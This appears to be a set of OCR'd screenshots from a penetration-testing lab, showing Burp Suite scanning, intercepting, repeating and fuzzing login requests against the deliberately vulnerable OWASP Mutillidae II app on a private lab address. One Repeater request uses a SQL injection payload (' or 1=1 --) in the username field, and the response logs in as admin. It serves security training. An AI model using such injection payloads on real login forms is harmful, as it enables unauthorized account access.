

Target
Proxy
Spider
Scanner
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options
Alerts
Issue activity
Scan queue
Live scanning
Issue definitions
Options
▲ Host URL Status Issues Requests Errors Insertion points Start time
1 http://192.168.34.152 /mutillidae/ 0% complete 2 3 6 17:24:27 27 Apr 2019
2 http://192.168.34.152 /mutillidae/ 0% complete 4 4 16 17:24:27 27 Apr 2019
3 http://192.168.34.152 /mutillidae/ 0% complete 4 5 17 17:24:27 27 Apr 2019
4 http://192.168.34.152 /mutillidae/documentation/ 93% complete 4 885 15 17:24:27 27 Apr 2019
5 http://192.168.34.152 /mutillidae/documentation/ 94% complete 6 1086 18 17:24:27 27 Apr 2019
6 http://192.168.34.152 /mutillidae/documentation/ 90% complete 3 1139 20 17:24:27 27 Apr 2019
7 http://192.168.34.152 /mutillidae/documentation/Mutillidae-Test-Scripts.txt 55% complete 3 640 17 17:24:27 27 Apr 2019
8 http://192.168.34.152 /mutillidae/documentation/change-log.html 33% complete 2 330 17 17:24:27 27 Apr 2019
9 http://192.168.34.152 /mutillidae/documentation/how-to-access-Mutillidae... 94% complete 4 1059 18 17:24:27 27 Apr 2019
10 http://192.168.34.152 /mutillidae/documentation/mutillidae-demo.txt 88% complete 2 981 17 17:24:27 27 Apr 2019
11 http://192.168.34.152 /mutillidae/documentation/mutillidae-installation-on... 0% complete 1 12 15 17:24:27 27 Apr 2019
12 http://192.168.34.152 /mutillidae/documentation/vulnerabilities.php 89% complete 2 1049 18 17:24:27 27 Apr 2019
13 http://192.168.34.152 /mutillidae/framer.html 93% complete 4 887 15 17:24:28 27 Apr 2019
14 http://192.168.34.152 /mutillidae/images/ 12% complete 3 90 15 17:24:29 27 Apr 2019
15 http://192.168.34.152 /mutillidae/images/ 16% complete 3 173 17 17:24:29 27 Apr 2019
16 http://192.168.34.152 /mutillidae/images/ waiting
17 http://192.168.34.152 /mutillidae/images/Hints.html waiting
18 http://192.168.34.152 /mutillidae/images/Hints_files/ waiting
19 http://192.168.34.152 /mutillidae/images/Hints_files/ waiting
20 http://192.168.34.152 /mutillidae/images/gritter/ waiting



Scan item 5 | 6 issues | finished | http://192.168.34.152/mutillidae/documentation/
Issues
Base request
Base response
Flash cross-domain policy
Serialized object in HTTP message
Input returned in response (reflected)
HTTP TRACE method is enabled
Frameable response (potential Clickjacking)
Directory listing
Advisory
Request
Response
Flash cross-domain policy
Issue: Flash cross-domain policy
Severity: High
Confidence: Certain
Host: http://192.168.34.152
Path: /crossdomain.xml
Issue detail
The application publishes a Flash cross-domain policy which allows access from any domain.
Allowing access from all domains means that any domain can perform two-way interaction with this application. Unless the application consists entirely of unprotected public content, this policy is likely to present a significant security risk.



OWASP Mutillidae II: Web Pwn in Mass Production
Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In
Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources
Mutillidae: Deliberately Vulnerable Web Pen-Testing Application
OWASP 2007 A3 - Malicious File Execution
OWASP 2007 A6 - Information Leakage
OWASP 2007 A6 - Improper Error Handling
User Info (SQL)
User Info (XPath)
Login
Register
Pen Test Tool Lookup
Pen Test Tool Lookup (AJAX)
Lookup User (SOAP Web Service)
Like Mutillidae? Check out how to help
Video Tutorials
Help Me!
Bug Tracker
Getting Started: Project Whitepaper
Release Announcements
92.168.34.152/mutillidae/index.php?page=login.php



Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts Software Vulnerability Scanner
Intercept HTTP history WebSockets history Options
Request to http://192.168.34.152:80
Forward Drop Intercept is on Action
Raw Params Headers Hex
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.34.152
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.34.152/mutillidae/index.php?page=login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 65
Cookie: showhints=1; PHPSESSID=2u80uhn7uji2jqmdoubbf00at2; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswi
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
username=testing&password=test-user&login-php-submit-button=Login
Send to Spider
Do an active scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser
Engagement tools
Change request method
Change body encoding
Copy URL
Copy as curl command
Copy to file
Paste from file
Save item



Target
Proxy
Spider
Scanner
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options
Alerts
Software Vulnerability Scanner
Go
Cancel
Target: http://192.168.34.152
Request
Raw
Params
Headers
Hex
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.34.152
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.34.152/mutillidae/index.php?page=login.php&popUpNotificationCode=LOU1
Content-Type: application/x-www-form-urlencoded
Content-Length: 64
Cookie: showhints=1; PHPSESSID=2u80uhn7uji2jqmdoubbf00at2;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
username=testuser&password=testing&login-php-submit-button=Login
0 matches
Response
Raw
Headers
Hex
HTML
Render
HTTP/1.1 200 OK
Date: Sat, 27 Apr 2019 19:43:39 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch
proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k
Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-1ubuntu4.30
Logged-In-User:
Vary: Accept-Encoding
Content-Length: 50360
Connection: close
Content-Type: text/html
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/1999/REC-html401-19991224/loose.dtd">
<html>
<head>
<link rel="shortcut icon" href="./images/favicon.ico" type="image/x-icon" />
<link rel="stylesheet" type="text/css" href="./styles/global-styles.css" />
<link rel="stylesheet" type="text/css" href="./styles/ddsmoothmenu/ddsmoothmenu.css" />
<link rel="stylesheet" type="text/css" href="./styles/ddsmoothmenu/ddsmoothmenu-v.css"
/>
<script type="text/javascript" src="./javascript/bookmark-site.js"></script>
<script type="text/javascript" src="./javascript/ddsmoothmenu/ddsmoothmenu.js"></script>
<script type="text/javascript" src="./javascript/ddsmoothmenu/jquery.min.js">
/**
* Smooth Navigational Menu- (c) Dynamic Drive DHTML code library
(www.dynamicdrive.com)
* This notice MUST stay intact for legal use
* Visit Dynamic Drive at http://www.dynamicdrive.com/ for full source code
**/
Type a search term
0 matches



Target
Proxy
Spider
Scanner
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options
Alerts
Software Vulnerability Scanner
Go
Cancel
Follow redirection
Target: http://192.168.34.152
Request
Raw
Params
Headers
Hex
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.34.152
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.34.152/mutillidae/index.php?page=login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 61
Cookie: showhints=1; PHPSESSID=2u80uhn7uji2jqmdoubbf00at2;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
username=' or 1=1 -- &password=&login-php-submit-button=Login
0 matches
Response
Raw
Headers
Hex
HTML
Render
HTTP/1.1 302 Found
Date: Sat, 27 Apr 2019 19:39:45 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1
mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4
Perl/v5.10.1
X-Powered-By: PHP/5.3.2-1ubuntu4.30
Set-Cookie: username=admin
Set-Cookie: uid=1
Location: index.php?popUpNotificationCode=AU1
Logged-In-User: admin
Vary: Accept-Encoding
Content-Length: 50174
Connection: close
Content-Type: text/html
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/1999/REC-html401-19991224/loose.dtd">
<html>
<head>
<link rel="shortcut icon" href="./images/favicon.ico" type="image/x-icon" />
<link rel="stylesheet" type="text/css" href="./styles/global-styles.css" />
<link rel="stylesheet" type="text/css" href="./styles/ddsmoothmenu/ddsmoothmenu.css" />
<link rel="stylesheet" type="text/css" href="./styles/ddsmoothmenu/ddsmoothmenu-v.css" />
<script type="text/javascript" src="./javascript/bookmark-site.js"></script>
<script type="text/javascript" src="./javascript/ddsmoothmenu/ddsmoothmenu.js"></script>
<script type="text/javascript" src="./javascript/ddsmoothmenu/jquery.min.js">
/**
* Smooth Navigational Menu- (c) Dynamic Drive DHTML code library (www.dynamicdrive.com)
* This notice MUST stay intact for legal use
* Visit Dynamic Drive at http://www.dynamicdrive.com/ for full source code
Type a search term
0 matches



Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Request to http://192.168.34.152:80
Forward Drop Intercept is on Action
Raw Params Headers Hex
GET /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.34.152
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.34.152/mutillidae/index.php?page=login.php
Cookie: showhints=1; PHPSESSID=665a4epa2vrop45329tr1117n0; acopendivids=swingset,jotto,phpbb
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Send to Spider
Do an active scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser



Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 ...
Target Positions Payloads Options
Payload Positions
Start attack
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.
Attack type: Sniper
POST /mutillidae/index.php?page=$login.php$ HTTP/1.1
Host: 192.168.34.152
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.34.152/mutillidae/index.php?page=login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 53
Cookie: showhints=1; PHPSESSID=665a4epa2vrop45329tr1117n0; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
username=user&password=&login-php-submit-button=Login
Add §
Clear §
Auto §
Refresh
Type a search term
0 matches
Clear
1 payload position
Length: 674



Target
Proxy
Spider
Scanner
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options
Alerts
Target
Positions
Payloads
Options
Payload Sets
Start attack
